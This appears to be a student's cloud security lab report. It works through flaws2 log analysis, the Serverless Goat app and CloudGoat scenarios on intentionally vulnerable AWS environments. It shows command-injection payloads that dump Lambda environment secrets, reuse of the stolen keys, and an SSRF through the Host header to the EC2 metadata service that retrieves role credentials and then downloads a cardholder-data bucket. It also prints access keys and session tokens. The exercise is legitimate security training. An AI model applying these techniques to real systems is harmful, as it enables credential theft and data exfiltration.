2018-11-28T23:03:35Z    34.234.236.212     arn:aws:sts::653711331788:assumed-role/level1/level1   653711331788   A  
ssumedRole   CreateLogStream  
2018-11-28T23:03:50Z    34.234.236.212     arn:aws:sts::653711331788:assumed-role/level1/level1   653711331788   A  
ssumedRole   CreateLogStream  
2018-11-28T23:04:54Z    104.102.221.250          arn:aws:sts::653711331788:assumed-role/level1/level1   653711331788   A  
ssumedRole   ListObjects  
2018-11-28T23:05:10Z    104.102.221.250          ANONYMOUS_PRINCIPAL AWSAccount      GetObject  
2018-11-28T23:05:12Z    104.102.221.250          ANONYMOUS_PRINCIPAL AWSAccount      GetObject  
2018-11-28T23:05:12Z    104.102.221.250          ANONYMOUS_PRINCIPAL AWSAccount      GetObject  
2018-11-28T23:05:53Z    104.102.221.250          arn:aws:sts::653711331788:assumed-role/level1/level1   653711331788   A  
ssumedRole   ListImages  
2018-11-28T23:06:17Z    104.102.221.250          arn:aws:sts::653711331788:assumed-role/level1/level1   653711331788   A  
ssumedRole   BatchGetImage  
2018-11-28T23:06:33Z    104.102.221.250          arn:aws:sts::653711331788:assumed-role/level1/level1   653711331788   A  
ssumedRole   GetDownloadUrlForLayer  
2018-11-28T23:07:08Z    104.102.221.250          ANONYMOUS_PRINCIPAL AWSAccount      GetObject  
2018-11-28T23:07:08Z    104.102.221.250          ANONYMOUS_PRINCIPAL AWSAccount      GetObject  
2018-11-28T23:09:28Z    104.102.221.250          arn:aws:sts::653711331788:assumed-role/level3/d190d14a-2404-45d6-9113-4ed  
a22d7f2c7    653711331788   AssumedRole   ListBuckets  
2018-11-28T23:09:36Z    104.102.221.250          ANONYMOUS_PRINCIPAL AWSAccount      GetObject  
2018-11-28T23:09:36Z    104.102.221.250          ANONYMOUS_PRINCIPAL AWSAccount      GetObject  
|(env) elafleur@ada:~/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$ ]
```

#### 4.5.8 flaws2 Attacker: Objective 4

```
(env) elafleur@ada:~/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$ cat *.json | jq '.Records[]|select(.eventName=="ListBuckets")'  
{  
  "eventVersion": "1.05",  
  "userIdentity": {  
    "type": "AssumedRole",  
    "principalId": "AROAJQMBDNUMIKLZKMF64:d190d14a-2404-45d6-9113-4eda22d7f2c7",  
    "arn": "arn:aws:sts::653711331788:assumed-role/level3/d190d14a-2404-45d6-9113-4eda22d7f2c7",  
    "accountId": "653711331788",  
    "accessKeyId": "ASIAZQNB3KHGNWXBSJS",  
    "sessionContext": {  
      "attributes": {  
        "mfaAuthenticated": "false",  
        "creationDate": "2018-11-28T22:31:59Z"  
      },  
      "sessionIssuer": {  
        "type": "Role",  
        "principalId": "AROAJQMBDNUMIKLZKMF64",  
        "arn": "arn:aws:iam::653711331788:role/level3",  
        "accountId": "653711331788",  
        "userName": "level3"  
      }  
    },  
    "eventTime": "2018-11-28T23:09:28Z",  
    "eventSource": "s3.amazonaws.com",  
    "eventName": "ListBuckets",  
    "awsRegion": "us-east-1",  
    "sourceIPAddress": "104.102.221.250",  
    "userAgent": "[aws-cli/1.16.19 Python/2.7.10 Darwin/17.7.0 botocore/1.12.9]",  
    "requestParameters": null,  
    "responseElements": null,  
    "requestID": "4698593B9338B27F",  
    "eventID": "65e111a0-83ae-4ba8-9673-16291a804873",  
    "eventType": "AwsApiCall",  
    "recipientAccountId": "653711331788"  
  }  
(env) elafleur@ada:~/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$
```

Service": "ecs-tasks.amazonaws.com", it appears as though it should be compatible with the useragent found in the previous step.

#### 4.5.9 flaws2 Attacker: Objective 5

```
tory-name level2 --profile target_security

{
    "repositoryId": "653711331788",
    "repositoryName": "level2",
    "policyText": "{\n        \"Version\": \"2008-10-17\", \n        \"Statement\": [\n            {\n                \"Sid\": \"AccessControl\", \n                \"Effect\": \"Allow\", \n                \"Principal\": \"*\", \n                \"Action\": [\n                    \"ecr:GetDownloadUrlForLayer\", \n                    \"ecr:BatchGetImage\", \n                    \"ecr:BatchCheckLayerAvailability\", \n                    \"ecr>ListImages\", \n                    \"ecr:DescribeImages\" ]\n            }\n        ]\n    }"
(env) elafleur@ada:~/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$ aws ecr get-repository-policy --profile target_security --repository-name level2 | jq '.policyText|fromjson'
{
    "Version": "2008-10-17",
    "Statement": [
        {
            "Sid": "AccessControl",
            "Effect": "Allow",
            "Principal": "*",
            "Action": [
                "ecr:GetDownloadUrlForLayer",
                "ecr:BatchGetImage",
                "ecr:BatchCheckLayerAvailability",
                "ecr>ListImages",
                "ecr:DescribeImages"
            ]
        }
    ]
}
(env) elafleur@ada:~/AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28$
```

According to the screenshot above, the \* means anyone can perform this task. There is not just one principal assigned to this.

#### 4.5.10 flaws2 Attacker: Objective 6



##### Failed to create bucket

To create a bucket, s3:CreateBucket permissions are required.

To apply the bucket owner enforced or bucket owner preferred setting for Object Ownership, s3:PutBucketOwnershipControls permissions are required.

View your permissions in the [IAM console](#) Identity and Access Management in Amazon S3

► [API response](#)

Unable to run query even though i am on us-east-1.

### 4.6 Serverless Goat

#### 4.6.3 Gather Information

- The endpoint exposes the region it is being run in. What region does it reside in?
  - us-east-1
- Take a screenshot of the endpoint that handles the submission


- [https://eh2w2331i5.execute-api.us-east-1.amazonaws.com/Prod/api/convert?document\\_url=https%3A%2F%2Fthefengs.com%2Fwuchang%2Fcourses%2Fcs495%2Ffiles%2FQ.doc](https://eh2w2331i5.execute-api.us-east-1.amazonaws.com/Prod/api/convert?document_url=https%3A%2F%2Fthefengs.com%2Fwuchang%2Fcourses%2Fcs495%2Ffiles%2FQ.doc)
  - <http://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com/64f21e72-6f18-4795-a32d-ceb0f4c79c28>
- Take a screenshot of code and its associated header
    - ▼ Response Headers
 

```
content-length: 0
content-type: application/json
date: Mon, 28 Feb 2022 22:55:15 GMT
location: http://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com/b2a4128f-d6b2-4039-93b4-48c07722bafe
via: 1.1 470e3fe246a660ba6ace67a79f78d246.cloudfront.net (CloudFront)
x-amz-apigw-id: ORnhBEp8oAMFqTA=
x-amz-cf-id: SDwwpZemxCFX7yVXIDCc5GkihGk2GnMWfFSfGw5aSqQfwGTSzxRmxQ==
x-amz-cf-pop: HI050-C1
x-amzn-requestid: 1524713b-4293-4dd9-9e8b-eb88567823c2
x-amzn-trace-id: Root=1-621d52d3-7d24c337409f1f50031cf275; Sampled=0
x-cache: Miss from cloudfront
```
  - What AWS-specific headers are included
 

```
Last-Modified: Sat, 26 Feb 2022 04:55:52 GMT
Server: AmazonS3
x-amz-id-2: 2Klz9uqLJ0amXr2V78LJP4UZ155TwZgDHFpNwZ5PCngufV71UQ456l6of/F7dm7XE18z1vau3qI=
x-amz-request-id: 707F9K8CABTF3ER4
```

#### 4.6.4 Test adversarial input

- "/Prod/api/convert?document\_url=<https://thefengs.com/wuchang/courses/cs495/files/Q.doc>"
- At log (/var/task/index.js:9:49)



The screenshot shows a browser developer tools console with the following error message:

```
TypeError: Cannot read property 'document_url' of null
  at log (/var/task/index.js:9:49)
  at exports.handler (/var/task/index.js:25:11)
```

- ▶ What is Amazon API Gateway?
- Prerequisites
- Getting started
- ▶ Tutorials and workshops
- ▶ Working with HTTP APIs
- ▼ Working with REST APIs
  - ▼ Develop
    - ▶ Create and configure
    - ▶ Access control
    - ▶ Integrations
  - ▼ Request validation
    - Set up basic request validation in API Gateway
    - Test basic request validation in API Gateway
    - OpenAPI definitions of a sample API with basic request validation
  - ▶ Data transformations
  - ▶ Gateway responses
  - ▶ CORS
  - ▶ Binary media types
  - ▶ Invoke
  - ▶ OpenAPI
- ▶ Publish

# Enable request validation in API Gateway

[PDF](#) | [Kindle](#) | [RSS](#)

You can configure API Gateway to perform basic validation of an API request before proceeding with the integration request. When the validation fails, API Gateway immediately fails the request, returns a 400 error response to the caller, and publishes the validation results in CloudWatch Logs. This reduces unnecessary calls to the backend. More importantly, it lets you focus on the validation efforts specific to your application.

## Topics

- [Overview of basic request validation in API Gateway](#)
- [Set up basic request validation in API Gateway](#)
- [Test basic request validation in API Gateway](#)
- [OpenAPI definitions of a sample API with basic request validation](#)

## 4.6.5 Command injection

;pwd returns the following



▲ Not Secure | serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazon...

## Web and Cloud Security: Serverless Goat

This serverless application converts a Word 97 document to HTML.

Enter a URL of a Word 97 (.doc) file to convert:

Submit

/var/task

|pwd returns the following:



▲ Not Secure | serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazon...


/var/task

Contents of the /var/task:



▲ Not Secure | serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazon...

bin index.js node\_modules package.json package-lock.json

A screenshot of the Network tab in the Chrome DevTools. The timeline at the top shows several requests, with one request highlighted in blue. The table below lists network requests. One request is expanded to show its details:

Name	Headers	Payload	Preview	Response	Initiator	Timing
36cd3c60-bebc-40...						
favicon.ico						
convert?document...						
b2a4128f-d6b2-40...						
b2a4128f-d6b2-40...						
favicon.ico						
convert?document...						
253a0c62-4fda-47...						
favicon.ico						
convert?document...						
favicon.ico						

**General**

**Request URL:** https://eh2w2331i5.execute-api.us-east-1.amazonaws.com/Prod/api/convert?document\_url=https%3A%2F%2Fthefengs.com%2fwuchang%2fcourses%2fcs495%2Ffiles%2Fsleep+1%3B+sleep+6m

**Request Method:** GET

**Status Code:** 502

**Remote Address:** 99.84.70.57:443

**Referrer Policy:** strict-origin-when-cross-origin

**Response Headers**

content-length: 36  
content-type: application/json  
date: Mon, 28 Feb 2022 22:59:34 GMT  
via: 1.1 470e3fe246a660ba6ace67a79f78d246.cloudfront.net (CloudFront)  
x-amz-apigw-id: ORoH8GuNoAMFrVA=  
x-amz-cf-id: Xqa2n82sm5q\_oQXsfgM7V9bptAyLUu-80w0oUXsbsMgkadJ2gNHKxA==  
x-amz-cf-pop: HI050-C1  
x-amzn-error-type: InternalServerErrorException

11 requests | 11.4 kB tr

[https://eh2w2331i5.execute-api.us-east-1.amazonaws.com/Prod/api/convert?document\\_url=https%3A%2F%2Fthefengs.com%2fwuchang%2fcourses%2fcs495%2Ffiles%2Fsleep+1%3B+sleep+6m](https://eh2w2331i5.execute-api.us-east-1.amazonaws.com/Prod/api/convert?document_url=https%3A%2F%2Fthefengs.com%2fwuchang%2fcourses%2fcs495%2Ffiles%2Fsleep+1%3B+sleep+6m)

#### 4.6.6 Reverse-engineer the source

- Show the line of code that the command is injected into.

```
try { await log(event);
  let documentUrl = event.queryStringParameters.document_url;
  let txt = child_process.execSync(`curl --silent -L ${documentUrl} | ./bin/catdoc -`).toString();
```

- Show the packages that this file requires. How is each package used in this code?

```
const child_process = require('child_process');
const AWS = require('aws-sdk');
const uuid = require('node-uuid');
```

Child\_process = interprets the document\_url

AWS = initializes object that interacts with the database.

Uuid = used for document requirements and storage.

- Find the part of the code that writes the converted document into the S3 bucket. How is the name of the bucket obtained by the application code?

```
let s3 = new AWS.S3();
await s3.putObject({
  Bucket: process.env.BUCKET_NAME, Key: key, Body: txt, ContentType: 'text/html', ACL: 'public-read'
}).promise(); return { statusCode: 302, headers: {
  "Location": `${process.env.BUCKET_URL}/${key}`
}}
```

- What database is being used to store information about requests? What information is stored? How does the application obtain the name of the table that this information is stored in?

Since     `const docClient = new AWS.DynamoDB.DocumentClient();`

Is in the code it is safe to assume this is a DynamoDB database. It collects the database via the same env as above and stores the requestid, ip, and document\_url.

- Use command injection to dump the contents of the package manifest file for the application. What version of packages does the source file depend upon? Look up this

package and version to determine how old the package is? Find any known vulnerabilities in this package.

← → ⌂ Not Secure | serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3... ↴ ☆

```
{ "private": true, "dependencies": { "node-uuid": "1.4.3" } }
```

According to this [site](#), the uuid is susceptible to insecure randomness.

- How does the application use this package in its operation? What would be the impact of a vulnerability in this package (if any)?

It uses the package to generate the key that is used to get the bucket. It could be hacked because the uuid version does not use a good randomizer, thus the values could be predictable.

#### 4.6.7 Information Exposure

← → ⌂ Not Secure | serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3... ↴ ☆ 🔒 🛡️ 📺 :

```
AWS_LAMBDA_FUNCTION_VERSION=$LATEST BUCKET_URL=http://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEKD//////////wEaCXVzLWVhc3QtMSJHMEUCIQDS1QTKqEcMh/EGDTZ279w
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib
LAMBDA_TASK_ROOT=/var/task
AWS_LAMBDA_LOG_STREAM_NAME=2022/02/28[$LATEST]7eec4893bc2743b2884231b14c39445e
AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001 AWS_EXECUTION_ENV=AWS_Lambda_nodejs8.10
AWS_LAMBDA_FUNCTION_NAME=serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N
AWS_XRAY_DAEMON_ADDRESS=169.254.79.129:2000 PATH=/var/lang/bin:/usr/local/bin:/usr/bin:/bin:/opt/bin
TABLE_NAME=serverlessrepo-serverless-goat-Table-12UE822VMCZYY AWS_DEFAULT_REGION=us-east-1
PWD=/var/task AWS_SECRET_ACCESS_KEY=Nk3KrPrsy/qABxO7wAx2D/wCUZotqf1hi6jpZxcF LANG=en_US.UTF-8
LAMBDA_RUNTIME_DIR=/var/runtime AWS_LAMBDA_INITIALIZATION_TYPE=on-demand
NODE_PATH=/opt/nodejs/node8/node_modules:/opt/nodejs/node_modules:/var/runtime/node_modules:/var/runtime:/var/task:/v
AWS_REGION=us-east-1 TZ=:UTC BUCKET_NAME=serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e
AWS_ACCESS_KEY_ID=ASIATAIYWS4KUAGKFWCM SHLVL=1 HOME=/var/task
_AWS_XRAY_DAEMON_ADDRESS=169.254.79.129 _AWS_XRAY_DAEMON_PORT=2000
_X_AMZN_TRACE_ID=Root-1-621d5881-5e5aaca01a1a269f1d55ba07;Parent=36460efb3f583998;Sampled=0
AWS_XRAY_CONTEXT_MISSING=LOG_ERROR_HANDLER=index.handler
AWS_LAMBDA_FUNCTION_MEMORY_SIZE=3008_=/usr/bin/printenv
```


- Show the variable that stores the bucket name in a screenshot

AWS\_LAMBDA\_FUNCTION\_VERSION=\$LATEST BUCKET\_URL=http://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com

- Show the table name that is used to store activity information from the application

TABLE\_NAME=serverlessrepo-serverless-goat-Table-12UE822VMCZYY AWS\_DEFAULT\_REGION=us-east-1


- Visit the URL associated with the S3 bucket and take a screenshot of what it reveals



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">  <Name>serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e</Name>  <Prefix/>  <Marker/>  <MaxKeys>1000</MaxKeys>  <IsTruncated>false</IsTruncated>  <Contents>    <Key>003a8c22-819e-4132-ac8c-09bbebd3a7c</Key>    <LastModified>2022-02-25T22:11:40.000Z</LastModified>    <ETag>"b34e5903a51234ca766f997d942b595d"</ETag>    <Size>2418</Size>    <StorageClass>STANDARD</StorageClass>  </Contents>  <Contents>    <Key>00864f0b-80d7-4058-8de9-5ad8bb66e2e4</Key>    <LastModified>2022-02-27T06:29:00.000Z</LastModified>    <ETag>"3b6e60982090a34c6f7702a35d03a9e2"</ETag>    <Size>31616</Size>    <StorageClass>STANDARD</StorageClass>  </Contents>  <Contents>    <Key>008fd720-5f1a-4d7a-8282-68fc9a26832f</Key>    <LastModified>2022-02-28T15:05:15.000Z</LastModified>    <ETag>"b34e5903a51234ca766f997d942b595d"</ETag>    <Size>2418</Size>    <StorageClass>STANDARD</StorageClass>  </Contents>  <Contents>    <Key>015cd92-e50f-4ed6-a304-cf53a8de63ce</Key>    <LastModified>2022-02-25T17:08:08.000Z</LastModified>    <ETag>"b34e5903a51234ca766f997d942b595d"</ETag>    <Size>2418</Size>    <StorageClass>STANDARD</StorageClass>  </Contents>  <Contents>    <Key>016957e8-8e00-4081-abe1-d5c5d942e5d5</Key>    <LastModified>2022-02-27T06:55:43.000Z</LastModified>    <ETag>"24adcd0c1b5d416694745e4cb8aac9af"</ETag>    <Size>250</Size>    <StorageClass>STANDARD</StorageClass>  </Contents>  <Contents>    <Key>018bf120-e0af-4b6d-9b56-acbd4415f02f</Key>    <LastModified>2022-02-27T04:26:58.000Z</LastModified>    <ETag>"5d834196a2949b71989a0cc477a026c6"</ETag>    <Size>141</Size>    <StorageClass>STANDARD</StorageClass>  </Contents>
```

- Find a document that has been converted by another user previously and use its object key to get access to the converted data
- <http://serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com/ffe98422-8e45-4b84-aae6-d7532df71840>



#### 4.6.8 Expose and leverage credentials

- Take a screenshot of the output.

```
(env) elafleur@ada:~/aws$ aws sts get-caller-identity --profile serverleshackme
{
    "UserId": "AROATAIYWS4KRFX47KY6S:serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N",
    "Account": "206747113237",
    "Arn": "arn:aws:sts::206747113237:assumed-role/serverlessrepo-serverless-goat-FunctionConvertRole-MMF8Z5HNK
K37/serverlessrepo-serverless-goat-FunctionConvert-8D6LFZ8QGE9N"
}
(env) elafleur@ada:~/aws$
```

- Using the profile, show a screenshot of the objects in the S3 bucket that the function is using to store its results.

2022-02-24 18:04:50	2418 f7030172-0278-45e0-a98b-9b1d2ce4c96f
2022-02-26 13:16:16	1341 f7838920-b633-4578-97c6-d9477b4c5613
2022-02-25 13:57:48	2418 f7f539fa-7c5f-4e84-939d-a8b44b616ef8
2022-02-23 15:33:10	2 f87eb74c-f593-47f5-899c-45ef979ec350
2022-02-25 12:56:34	2 f8e6234b-f217-4dd2-975b-1a1a764bfe6b
2022-02-24 14:28:06	2 f8fa162c-e309-444d-b032-b18c437e7f62
2022-02-26 13:16:57	3 f9c0c24b-f9cc-43b5-b013-1f44704388e7
2022-02-25 10:06:31	2418 fa66cd0d-9ace-4be7-9f5d-45478652aaa4
2022-02-26 13:27:11	2317 fab3894b-bc34-44f0-af3a-087c04d0d087
2022-02-26 20:41:38	10 fbd584e4-fe5d-4a21-be56-6f793814cb36
2022-02-26 20:24:33	2418 fbf50c4c-9aca-4af1-9cf7-a71a7d6b3766
2022-02-26 23:17:51	43 fcfd77e3-7c54-4f2f-bf9b-072702836478
2022-02-26 21:21:22	178 fd144644-3fd6-47c7-be46-fb0263da9bf8
2022-02-26 23:19:26	425 fd722896-3c19-4d84-a749-895e67bfcb8c
2022-02-24 17:05:33	2 feac402c-9380-4253-9312-329cbfc97b2a
2022-02-23 10:41:26	181 feb29faf-b025-4b43-b47d-32af27f3a698
2022-02-23 15:44:37	10 ff766655-3bdd-4142-991b-6c943d2395e4
2022-02-24 17:04:50	2 ff96f7ac-df6d-4fa3-b6c2-e03aaafe856
2022-02-24 17:05:21	2 ffae099d-b0bb-419d-8cf3-3e5a75c8030a
2022-02-23 15:50:16	14155 ffe98422-8e45-4b84-aee6-d7532df71840
(env) elafleur@ada:~/aws\$	

#### 4.6.9 Excess permissions

- Does the application ever need to read from the table specified?
  - I believe it should only need to write not read
- What permissions might not be necessary in this policy?
  - Permissions management does not need to be assigned. If someone gains access to this account they could assign privileges to anyone.

#### 4.6.10 Data exfiltration

- Take a screenshot of a conversion and IP address from another user.
  - My IP 131.252.71.223
  - { Items: [ { ip: '73.157.141.152', document\_url: 'http://google.com; echo echo pwd', id: 'cd5246ed-97f7-4c69-8574-5b6d9627b98e' } ] }

## 4.7 CloudGoat

### 4.7.2 iam\_privesc\_by\_rollback

```
iam_privesc_by_rollback
-----
cloudgoat_output_raynor_access_key_id = AKIATAIYWS4KUZRHK2P4
cloudgoat_output_raynor_secret_key =
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-
cloudgoat_output_username = raynor-cgidgcyvmx6utz

cloud_breach_s3
-----
cloudgoat_output_target_ec2_server_ip = 34.226.200.59
```

```
[cloudshell-user@ip-10-0-127-0 ~]$ aws iam list-attached-user-policies --profile raynor --user-name raynor-cgidgcyvmx6utz
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-raynor-policy-cgidgcyvmx6utz",
            "PolicyArn": "arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidgcyvmx6utz"
        }
    ]
}

[cloudshell-user@ip-10-0-127-0 ~]$ aws iam list-policy-versions --profile raynor --policy-arn arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidgcyvmx6utz
{
    "Versions": [
        {
            "VersionId": "v5",
            "IsDefaultVersion": false,
            "CreateDate": "2022-02-21T13:38:06+00:00"
        },
        {
            "VersionId": "v4",
            "IsDefaultVersion": false,
            "CreateDate": "2022-02-21T13:38:06+00:00"
        },
        {
            "VersionId": "v3",
            "IsDefaultVersion": false,
            "CreateDate": "2022-02-21T13:38:06+00:00"
        },
        {
            "VersionId": "v2",
            "IsDefaultVersion": false,
            "CreateDate": "2022-02-21T13:38:06+00:00"
        },
        {
            "VersionId": "v1",
            "IsDefaultVersion": true,
            "CreateDate": "2022-02-21T13:38:05+00:00"
        }
    ]
}
[cloudshell-user@ip-10-0-127-0 ~]$
```

```
[cloudshell-user@ip-10-0-127-0 ~]$ aws iam get-policy-version --profile raynor --policy-arm arn:aws:iam::206747113237:policy/cg-raynor-policy-cgidgcymx6utz --version-id v2
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": "*",
                    "Effect": "Allow",
                    "Resource": "*",
                    "Condition": {
                        "IpAddress": {
                            "aws:SourceIp": [
                                "131.252.220.66/32"
                            ]
                        }
                    }
                }
            ],
            "VersionId": "v2",
            "IsDefaultVersion": false,
            "CreateDate": "2022-02-21T13:38:06+00:00"
        }
    }
}
[cloudshell-user@ip-10-0-127-0 ~]$
```

#### 4.7.4 cloud\_breach\_s3

```
elafleur@ada:~$ curl http://34.226.200.59
<h1>This server is configured to proxy requests to the EC2 metadata service. Please modify your request's 'host' header and try again.</h1>elafleur@ada:~$
```

```
elafleur@ada:~$ curl http://34.226.200.59
<h1>This server is configured to proxy requests to the EC2 metadata service. Please modify your request's 'host' header and try again.</h1>elafleur@ada:~$ curl http://34.226.200.59 -H 'Host: 169.254.169.254'
1.0
2007-01-19
2007-03-01
2007-08-29
2007-10-10
2007-12-15
2008-02-01
2008-09-01
2009-04-04
2011-01-01
2011-05-01
2012-01-12
2014-02-25
2014-11-05
2015-10-20
2016-04-19
2016-06-30
2016-09-02
2018-03-28
2018-08-17
2018-09-24
2019-10-01
2020-10-27
2021-01-03
2021-03-23
2021-07-15
elafleur@ada:~$
```

```
elafleur@ada:~$ curl http://34.226.200.59/latest -H 'Host: 169.254.169.254'
dynamic
meta-data
user-dataelafleur@ada:~$
```

cg-banking-WAF-Role-cgidapm18s4rtb

<http://34.226.200.59/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgidapm18s4rtb>  
**b -H 'Host: 169.254.169.254'**

```
cg-banking-WAF-Rcurl http://34.226.200.59/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgidapm18s4rtb
<h1>This server is configured to proxy requests to the EC2 metadata service. Please modify your request's 'host' header and try again.</h1>
elafleur@ada:~$ curl http://34.226.200.59/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgidapm18s4rtb -H 'Host: 169.254.169.254'
{
    "Code" : "Success",
    "LastUpdated" : "2022-02-21T17:22:21Z",
    "Type" : "AWS-HMAC",
    "AccessKeyId" : "ASIATAIYWS4KYCWYYA4X",
    "SecretAccessKey" : "uJfDu67ytdiuS3/HnZ8gGxOF/oiXhN82wuUFv3u",
    "Token" : "IQoJb3JpZ2luX2VjEPL//////////wEAxVzLWVhc3QtMSJHMEUCIA4nD3W7APGNE4Ucb1hmi2JzXy35JWcJwo/x3xTamatPAiEAnfIQzbW1TzbeB6Vs8YoyA7IOm/VYI8c3mvttRJ2jM1Qq+gMISxADGgwyMDY3NDcxMTMyMzcIDIE8/UhbWDolHLGFuyrXA38rR9Gquk+YhrDefXIuUrsG9VqAk9Gs0Ugs wes+0XjbXcdrrwv+88eDW2RQMCALXJtloHUoavpeHzH70wsGM+5miZjjWPvtwcglz4sqP4MZcMOesYPRSNm6caCnTHJe4wvuYQ812rzLW72pSAKx70MU6za53LrKQNaekmgG1+dX8b751g9K9e0+gDR6T1sRH0vitPV+MiXOyOJ13arOKaRNPNivDHe9/ma1BLPiXTij7poj4zoN2p20PqqqtZdfQWKd5ZGzh+PyPn9duQbjJHBEZ5oxU1bYL+y5CLRbxTcaWMQ1BeFvQoPmxrwNgxGa2g90bcZgoAYBMiW05jQ10tEv0YxsKp8vFOCJPTcvbac91RYLMvn41ZKTsVWlqJroCF+Tyrql+lmPVLXYMPwxhRN3y9KBNxQ3gWcRq618X7jt6M0YDnh5gb0J+uzymYhhm+i76obqYJB1lmmEguOP9AogatwJhBiXwhhZ4JP43nxY1U9C9qDu1M3v9b8484aBXWVekvPU1pc5+qRaxA/wi9AXR6rjcsTEDHV9WRbV/k69Ly0btcerKTvsrx5ZkiX0LQbzbuI3t05DTryGEW5Pn365m9o0BM4N0er5cNK6YXipDDI1M+QBjqlAcMU8GLrT81XTKilDIBXAVe0DaCJGVKNzEg012hAVjpFXSpa5ULSK9giwAk7ubnH43jRZqEowThD/lgUFh77aT1vfpqY3apff7EvW6pL7J0W0YAQT1hAlnib30gg6NaUacIEP5gFgAZ8JPMfjqUdhPXrY64gUw4Uc75u6AxXjM/iJP5Emk5UuwW+ekBRHAG6sG+bye21ftENXIsutkOHaPDuIPsp7w==",
    "Expiration" : "2022-02-21T23:39:21Z"
}elafleur@ada:~$
```

```
".aws/credentials" 10L, 1438B written
[cloudshell-user@ip-10-0-127-0 ~]$ aws s3 ls --profile erratic
2022-02-21 13:38:20 cg-cardholder-data-bucket-cgidapm18s4rtb
2019-10-12 18:45:56 serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e
2020-03-05 16:23:40 shepard-compromise
[cloudshell-user@ip-10-0-127-0 ~]$
```

```
[cloudshell-user@ip-10-0-127-0 ~]$ aws s3 cp --recursive s3://cg-cardholder-data-bucket-cgidapm18s4rtb ./cardholder-data --profile erratic
download: s3://cg-cardholder-data-bucket-cgidapm18s4rtb/cardholder_data_primary.csv to cardholder-data/cardholder_data_primary.csv
download: s3://cg-cardholder-data-bucket-cgidapm18s4rtb/cardholder_data_secondary.csv to cardholder-data/cardholder_data_secondary.csv
download: s3://cg-cardholder-data-bucket-cgidapm18s4rtb/cardholders_corporate.csv to cardholder-data/cardholders_corporate.csv
download: s3://cg-cardholder-data-bucket-cgidapm18s4rtb/goat.png to cardholder-data/goat.png
[cloudshell-user@ip-10-0-127-0 ~]$
```

```
[cloudshell-user@ip-10-0-127-0 ~]$ head -2 cardholder-data/*.csv
